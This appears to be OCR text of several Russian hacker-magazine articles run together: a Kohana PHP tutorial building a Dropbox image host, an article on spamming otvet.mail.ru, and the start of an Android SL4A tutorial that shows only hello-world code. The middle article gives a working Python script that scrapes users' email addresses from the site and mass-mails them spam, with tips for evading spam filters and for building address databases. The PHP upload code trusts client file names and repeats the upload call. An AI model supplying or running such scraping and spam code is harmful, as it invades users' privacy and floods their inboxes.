Ты знаешь, что представления в архитектуре MVC предназначены для отображения сгенерированного контента. Модель получает данные в сыром виде и возвращает их контроллеру, а тот, в свою очередь, должен передать их представлению. Уже во вьюшке создается красивая обертка, готовая к выводу пользователю.
Все созданные представления должны храниться в папке views, расположенной в директории твоего приложения. По умолчанию директорией приложения является Application. Создавать представления чрезвычайно просто. Ради эксперимента попробуем создать представление about. Его код будет выглядеть примерно так:

```
<html>
  <head>
  <title><?php echo $title ?></title>
  </head>
…..
```

Я специально не стал приводить остальную часть кода, так как там может присутствовать абсолютно любой html-код. Нас интересует только то, что расположено между тегами <title>. Там я отправляю на «печать» значение одноименной переменной. Получается, что заголовок страницы будет устанавливаться извне — из контроллера. Теперь посмотрим на обновленный код ранее рассмотренного нами контроллера:

```
$about_page = View::factory('about');
$about_page -> title = 'Это страница about';
$this -> response -> body ($about_page);
```

В первой строке я связываю переменную about_page с представлением about. Для этого я использую конструкцию View::factory. Далее я устанавливаю переменную title и вывожу само представление.

Хостинг изображений

Я долго думал насчет примера для сегодняшней статьи. Обычно при обзоре фреймворков пишут блог или другое типичное web-приложение. Признаюсь честно, сначала я так и сделал — набросал блог с простой системой авторизации пользователей, админкой и т.д. Но потом подумал (вообще-то это я тебя насильственно переубедил :) — прим. ред.), что это скучно и решил сделать что-нибудь поинтересней. В итоге придумал рассмотреть такое приложение, как хостинг изображений. Таких проектов в инете пруд пруди, и несмотря на многообразие выбора, каждый имеет свою аудиторию.
Я понимаю, что для более-менее реального личного хостинга изображений нужно несколько гигабайт места. На обычном виртуальном хостинге получить их дороговато, а раз так, то и пользы от такого хостинга будет мало. И тут я подумал, а почему бы не заюзать в качестве хранилища отдельный аккаунт известного всем Dropbox? По умолчанию каждый акк позволяет хранить 2 гигабайта стаффа, но его без особых проблем реально прокачать до восьми. А вот восемь гиг вполне хватит для использования в личных целях. Немного покумекав и в очередной раз задержав статью, я набросал небольшой проект. Я не стал сильно извращаться, а реализовал лишь:
• Удобную загрузку изображений. На большинстве опробованных мной хостингах изображений для отправки файлов требовалось выбрать нужный файл при помощи стандартного диалога открытия файлов. Это не очень удобно, тем более, возможности HTML5 легко и просто помогают реализовать Drag&Drop-интерфейс и считать файл с компа пользователя при помощи FileAPI.
• Передачу файлов в DropBox. Для хранения файлов я выбрал предопределенную директорию public. Все хранящиеся в ней файлы могут быть расшарены для других пользователей. Dropbox автоматически генерит к ним ссылки. Именно эта ссылка и будет использоваться для передачи клиенту. Да, конечный адресок получается длинноватым, но при желании его можно укоротить. Сервисы для укорачивания ссылок тебе в помощь.




Иллюстрация наследования ресурсов

Внутренности проекта

Увы, привести полные листинги проекта в статье я не могу, поскольку кода (особенно оформления) достаточно много. Здесь я лишь поясню основные ключевые моменты. Итак, начнем разбор с контроллеров. Для проекта мне потребовался один контроллер, одно представление и одна модель. В контроллере я объявил два метода-события. Первое возникает, когда пользователь обращается к основной странице, а второе — в случае успешной загрузки изображения на сервер (генерируется страница со ссылкой на файл).
Первое представление — самое простое. По факту, это — страница с небольшим полем, на которое нужно перетаскивать файлы. Код страницы прост до безобразия:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Демонстрация работы CMF Kohana для ][акера</title>
<link href="style.css" rel="stylesheet" type="text/css" />
<script src="html5uploader.js"></script>
</head>

<body onload="new uploader('drop', 'status', 'uploader.php',
  'list');">
<div id="box">
  <div id="status">Перетащи на меня файл</div>
  <div id="drop"></div>
</div>
<div id="list"></div>
</body>
</html>
```

В коде я определяю простенькую разметку и подключаю готовую библиотеку html5uploader. В этой JS-библиотеке уже реализовано все необходимое для создания красивой html5-страницы для передачи файлов на сервер. Для передачи файла достаточно забиндить на событие onload создание экземпляра объекта uploader.
В конструктор объекта необходимо передать следующие параметры:

```
C:\users\kohana-3.1.3.1\kohana-3.1-master-10\modules\orm\classes\kohana\orm.php - Notepad++

 * @property string $created_column
 */
class Kohana_ORM extends Model implements serializable {

	/**
	 * Stores column information for ORM models
	 * @var array
	 */
	protected static $_column_cache = array();

	/**
	 * Callable database methods
	 * @var array
	 */
	protected static $_db_methods = array
	(
		'where', 'and_where', 'or_where', 'where_open', 'and_where_open', 'or_where_open', 'where_close',
		'and_where_close', 'or_where_close', 'distinct', 'select', 'from', 'join', 'on', 'group_by',
		'having', 'and_having', 'or_having', 'having_open', 'and_having_open', 'or_having_open',
		'having_close', 'and_having_close', 'or_having_close', 'order_by', 'limit', 'offset', 'cached',
	);

	/**
	 * Members that have access methods
	 * @var array
	 */
```

Внутренности фреймворка: реализация ORM

1. id блока, на который пользователь будет выполнять перенос изображений;
2. id блока для вывода статусных сообщений;
3. путь к сценарию, выполняющий передачу файлов от клиента на сервер;
4. id блока для вывода списка загруженных файлов.

Последний параметр можно не заполнять. Обрати внимание, к данному html-файлу я прилинковал style.css. В нем содержится описание стилей. Если ты попытаешься повторить пример, то обязательно копирни css-файл, иначе твоя страница так и останется девственно чистой.

Теперь посмотрим, как работать с Dropbox. Как всегда есть два варианта. Первый — гиковский. Думаю, ты уже догадался, что придется все писать самостоятельно. Второй проще и правильней — воспользоваться готовым модулем. Пока таких модулей не очень много. Для себя я выбрал самый простенький, который так и называется — DropboxUploader. Ссылку на его загрузку ты найдешь в конце статьи.

Модуль представляет собой класс с одним полезным методом — upload. Передача файлов в аккаунт DropBox'а выполняется следующим образом:

```
$uploader = new DropboxUploader('твой_логин',
   'твой_пароль');
$uploader->upload('файл для загрузки', 'папка назначения');
```

Поскольку я решил загружать все файлы в папку public, то в качестве второго параметра мне требуется передать — /pupblic. Если необходимо загружать файлы прямо в корень аккаунта, то указывай просто слэш — '/'.

Код приемки файла на стороне сервера выглядит следующим образом:

```
if(count($_FILES)>0)
{
  $uploader = new DropboxUploader('login', 'pass');
  $uploader->upload(
   $upload_folder.'/'.$_FILES['upload']['name'],
   $dropbox_folder);

   if(move_uploaded_file($_FILES['upload']['tmp_name'],
     $upload_folder.'/'.$_FILES['upload']['name'] ) )
   {
     echo 'done';

     $uploader = new DropboxUploader('login', 'pass');
     $uploader->upload(
        $upload_folder.'/'.$_FILES['upload']['name'],
        $dropbox_folder);
   }

   exit();
 }
 ...
```

Здесь я привел код считывания файла с использованием глобального массива $_FILES. С ним очень удобно и просто работать, но стоит помнить об одном маленьком условии — браузер клиента обязан поддерживать метод передачи файлов — sendAsBinary(). В противном случае тебе придется самостоятельно декодировать полученные данные из base64 (если они были закодированы именно этим алгоритмом). Я реализовал оба варианта. Второй ты можешь посмотреть в моем исходнике.

Заключение

Фреймворки существенно облегчают процесс разработки web-приложений и прививают разработчику «культуру разработки», помогают писать более красивый и правильный код. Рассмотренная Kohana обладает весьма привлекательными возможностями и уже из коробки содержит готовые решения для типичных задач. Попробуй начать использовать Kohana в реальных проектах. Уверен, ты прочувствуешь ее мощь и гибкость и уже не захочешь возвращаться на голый php. На этом кланяюсь и желаю тебе удачи. Как обычно, все свои вопросы можешь кидать на мыло.



Александр «herfleisch» Перечнев (www.perechnev.com)

СПАМИМ ОТВЕТЫ@MAIL.RU

Используем невнимательность руководства mail.ru в своих целях

К сожалению (а может быть, и к счастью), создатели даже в самых крупных сервисах допускают просчеты. В этой статье я расскажу, как с помощью одного из них устроить себе бесплатную таргетированную рекламу, со страшной силой залетающую на почтовые ящики посетителей otvet.mail.ru.

Предыстория

Однажды мне потребовалось привлечь новых посетителей на форум. Так как форум был чисто экспериментальным и бесперспективным, вкладывать деньги в рекламу я не хотел. Поэтому первое, что пришло мне в голову — попробовать немного попиарить его на otvet.mail.ru. После отправки пары-тройки ответов со ссылкой на мой сайт модераторы тут же удалили сообщения и запретили мне доступ к ресурсу. Я зарегистрировал новый аккаунт, но продолжать в том же духе было сущей глупостью — мне предстояло хорошенько подумать над автоматизацией этого процесса.

Итак, первое, что я сделал — нажал в браузере заветную комбинацию <ctrl+u> и стал читать HTML-код страницы. В начале следовали стандартные тэги, совершенно мне не интересные. Далее я увидел текст тех самых вопросов, которые задают пользователи, и тут же мне на глаза стали попадаться какие-то email-адреса. В голове промелькнула мысль: это могут быть адреса пользователей, задающих вопросы. Внимательный просмотр главной страницы сервиса подтвердил мои догадки, после чего я открыл свой gedit и стал кодить.

Пишем скрипт

Программировать мы будем на Python. Если ты никогда не работал с ним — не пугайся. В рамках статьи все будет очень просто.

Для начала давай соберем все email-адреса с главной страницы какого-нибудь раздела сервиса. Для этого нам потребуется модуль «urllib» для загрузки веб-страниц посредством HTTP и модуль «re» для работы с регулярными выражениями. Подключим их в самом начале нашего Python-исходника:



Тот самый email пользователя

```
import urllib
import re
```

Далее сценарий работы предельно прост: открываем web-страницу, ищем на ней все мыльники и используем их в своих целях. На питоне это будет выглядеть следующим образом:

```
while True:
    u = urllib.urlopen("http://otvet.mail.ru/it/")
    page = u.read()
    emailPattern =
      r"[0-9a-zA-Z_\-\.]+@[0-9a-z-A-Z\.]+.[a-zA-Z]+"
    compiledPattern = re.compile(emailPattern)

    for address in compiledPattern.findall(page):
        # Делаем что-нибудь
```

По адресу http://otvet.mail.ru/it/ размещаются все вопросы, связанные с компьютерными технологиями. Если ты, например, захочешь получить email-адреса людей, интересующихся спортом — замени его на http://otvet.mail.ru/sport/. Далее в переменную emailPattern мы помещаем регулярное выражение, содержащее шаблон email-адреса. О том, как строятся регулярные выражения я рассказывать не буду — эта тема выходит за рамки статьи. Просто вбей в Google соответствующий запрос и узнай о регулярных выражениях все, что твоей душе будет угодно :).
В следующей строке мы компилируем регулярку в удобный для интерпретатора вид и подходим к заветной конструкции:

```
for address in compiledPattern.findall(page):
```

В данной строчке в первую очередь выполняется метод findall объекта compiledPattern. Данный метод ищет все строки в параметре page, которые соответствуют заданному нами регулярному выражению. В нашем случае метод findall вернет список email-адресов, содержащихся на странице http://otvet.mail.ru/it/.
Блок, находящийся под строкой for <значение> in <коллекция>, выполнится столько раз, сколько email-адресов содержится на странице, и при каждом проходе в переменной address будет содержаться адрес очередного почтового ящика. Это значит, что в этом блоке и будут совершаться все злодеяния, которые только способны прийти нам в голову. Давай будем отправлять на каждый почтовый адрес «нежелательное» сообщение. Для этого инициализируем несколько глобальных переменных, расположив их между главным циклом и импортом библиотек:


```
smtp_server = "smtp.mail.ru"
smtp_port = 25
smtp_address = "nickname@mail.ru"
smtp_password = "passw0rd"
mail_topic = "Спам сообщение"
mail_body = "Здравствуйте, я прислал вам
спам-сообщение. Добавьте меня, пожалуйста,
в черный список."
```

Здесь у нас все предельно ясно — названия переменных говорят сами за себя. Теперь реализуем непосредственно отправку сообщения адресату. Для этого добавим кое-что в список импорта:

```
import smtplib
from email.MIMEText import MIMEText
```

...и впишем нижеследующий код в блок конструкции «for-in», чтобы он выполнялся для каждого найденного email-адреса:

```
msg = MIMEText(mail_body + address, "", "utf-8")
msg['From'] = smtp_address
msg['To'] = address
msg['Subject'] = email_topic
mailServer = smtplib.SMTP(smtp_server, smtp_port)
mailServer.login(smtp_address, smtp_password)
mailServer.sendmail(smtp_address, address,
  msg.as_string())
mailServer.close()
usedEmails.append(address)
```



▹ info

Даже такой простой скрипт в течение двух месяцев приносил мне от 100 посетителей в день в зависимости от раздела. Сейчас спам-фильтры немного поумнели, но для их обхода достаточно рекомендаций из абзаца «Обход спам-фильтра».




▹ dvd

Полный исходный код скрипта ты найдешь на диске, который идет вместе с журналом.



▹ warning

Эта статья — всего лишь адекватная реакция на наплевательское отношение руководства mail.ru к данным своих пользователей. Вся информация — вполне общедоступная и ничего противозаконного в ней нет.





Нам рассказывают про защиту от спама :)

В самом коде ничего сложного нет: мы лишь создаем email-сообщение и отправляем его на почтовый ящик, содержащийся в переменной address. В идеальном мире скрипт можно было бы запустить на выполнение уже сейчас. Но есть одно «но», о котором стоит поговорить отдельно.

Обход спам-фильтра

Если ты будешь каждую секунду слать одинаковые сообщения на кучу адресов, то спам-фильтрам не составит труда тебя обезвредить. Один из вариантов — слать сообщения с одного аккаунта с интервалом 20-25 секунд. Для этого достаточно добавить в цикл строку:

```
time.sleep(25)
```

И импортировать соответствующий модуль для работы со временем:


```
import time
```

Вторым шагом можно добавить разные синонимайзеры и рандомайзеры, чтобы все отправляемые сообщения были совершенно разными по своему содержанию. Также можно еще больше увеличивать интервал между отправкой сообщений с одного аккаунта, увеличивая количество потоков и самих аккаунтов. Используя эти нехитрые трюки, мне удавалось привлекать от 150 до 400 новых посетителей на форум каждый день. И эти цифры можно увеличить во много раз! Зайди на главную страницу сервиса http://otvet.mail.ru и обрати внимание, сколько посетителей сейчас онлайн. На момент написания этих строк их было 19 998. Практически 20 тысяч посетителей — и каждый из них так и ждет от тебя сообщения на почту :).


Заключение

Как видишь, руководство сервиса otvet.mail.ru не особо беспокоится о спаме в почтовых ящиках своих пользователей. К слову сказать, у Google и Yahoo есть аналогичные проекты, но там адреса не раскрываются ни при каких обстоятельствах. Может, администрация «национальной почтовой службы» задумается о существующей проблеме, но пока что есть возможность если не спамить, то хотя бы собирать email-адреса в базы данных, чтобы использовать их в будущем. Такая база будет иметь цену хотя бы потому, что она содержит адреса, сгруппированные по интересам их владельцев. На своем опыте могу сказать, что обход спам-фильтров тоже не является сколько-нибудь сложной задачей: разделяй и властвуй! Тьфу, не та пословица. Я хотел сказать, конечно «рандомизируй и синонимизируй» :). Ну и напоследок: обрати внимание на сервис my.mail.ru. Страницы этой социальной сети тоже кишат пользовательскими мылами. Делая возможным поиск по интересам, возрасту и месту проживания.

Спам-скрипт начал свою работу



Михаил «Night Storm» Овчинников (nstorm90@gmail.com)



SMS-ПОХИТИТЕЛЬ ДЛЯ ANDROID

Scripting Layer for Android: интересная среда разработки для мобильного телефона


Устройства на базе ОС Android завоевали большую популярность и привлекают к себе все больше внимания. К сожалению, кодинг под эту платформу требует определенных специфических навыков и знаний. А ведь часто бывает нужно всего лишь накидать небольшой скрипт на любимом Python или Ruby! SL4A готов помочь тебе в этом.

Преамбула

SL4A представляет собой среду разработки для мобильных телефонов на базе Android. Она позволяет создавать, редактировать и выполнять скрипты на следующих языках: Python, Perl, JRuby, Lua, BeanShell, JavaScript, Tcl. Также в ней реализовано API, которое дает доступ практически ко всем функциям и параметрам системы Android, и даже позволяет создавать элементы пользовательского интерфейса. Таким образом, мы имеем возможность писать относительно полноценные программы для данной платформы на привычном языке программирования. Как видишь, перед нами не просто текстовый редактор плюс командная строка, а полноценная платформа, на основе которой при желании можно серьезно расширить функциональность своего телефона. Проект открытый, и имеет вокруг себя относительно крупное и активное сообщество. Несмотря на то, что на момент написания статьи данный продукт еще находился в alpha-версии, на нем реализовано некоторое количество весьма интересных вещей. Например, управление роботами при помощи мобильного телефона, подробнее можно узнать об этом в блоге cellbots.com.

Установка

Она происходит в два этапа: сначала нужно скачать и установить саму SL4A, затем из-под нее инсталлировать android-версию нужного тебе скриптового языка. Скачать apk-файл можно на сайте проекта (см. врезку), либо воспользоваться QR–кодом. Следующим пунктом



Здороваемся с миром из Python

нужно установить приложение, предварительно включив в настройках «Доверять неизвестным источникам». После запуска мы увидим перед собой темное окошко безо всякой дополнительной информации. Вызываем меню и выбираем View→ Interpreters. В данном случае у нас будет доступен только Shell – командная строка, в которой выполняется большинство unix-команд. Чтобы установить интересующий тебя скриптовый язык, опять вызывай меню, нажимай Add, и перед тобой предстанет список доступных языков. Выбор любого из них приведет к скачиванию установочного apk-файла. Меня интересует язык Python, поэтому я выбрал и установил его. Также ты можешь скачать любые необходимые файлы на сайте проекта, либо забрать их с диска. После установки в телефоне появится приложение Python for Android, запустив которое, ты увидишь единственную кнопочку «Install», по нажатию на которую, программа скачает и распакует все необходимые ей файлы. Теперь, если снова зайти в SL4A, ты обнаружишь, что в ней появились несколько весьма полезных примеров скриптов на Python. Теперь можно со спокойной душой приступать к самому интересному – кодингу.

Hello world!

Несмотря на то, что написание Hello World — занятие несложное практически на любом языке программирования, я рассмотрю данный пример с той целью, чтобы разъяснить некоторые особенности работы в программе. Давай снова зайдем в список интерпретаторов (Меню → View → Interpreters), там у нас уже должен появиться Python. Запустим его, откроется привычная командная строка, где ты можешь написать print "Hello world" и убедиться, что все работает.
Аналогичным образом ты можешь выполнять любые команды, а когда наиграешься — закрывай терминал командой exit() и будь готов капельку усложнить представленный пример. Вернись из меню интерпретаторов



QR-код для SL4A

в основное окно, вызови меню, нажми Add → Python, и программа создаст нам новый py-файл, в котором по умолчанию будут следующие строки:

```
import android
droid = android.Android()
```

Смысл их, думаю, понятен: импортируется модуль, предоставляющий функционал работы с системой, и создается объект droid. Теперь — самое интересное: мы также можем написать в файле print «Hello world», а можем вывести hello world в системном alert-окошке при помощи API. Код для этого будет выглядеть следующим образом:

```
import android
droid = android.Android()
# здороваемся обычным способом
h = "hello world"
print h
# здороваемся при помощи API
droid.dialogCreateAlert(h, h)
droid.dialogShow()
```

Результат выполнения этой программы можно увидеть на скриншоте. DialogCreateAlert имеет два параметра: заголовок и тело сообщения. Также уведомить пользователя можно быстрым и небольшим сообщением makeToast («Твое сообщение»).
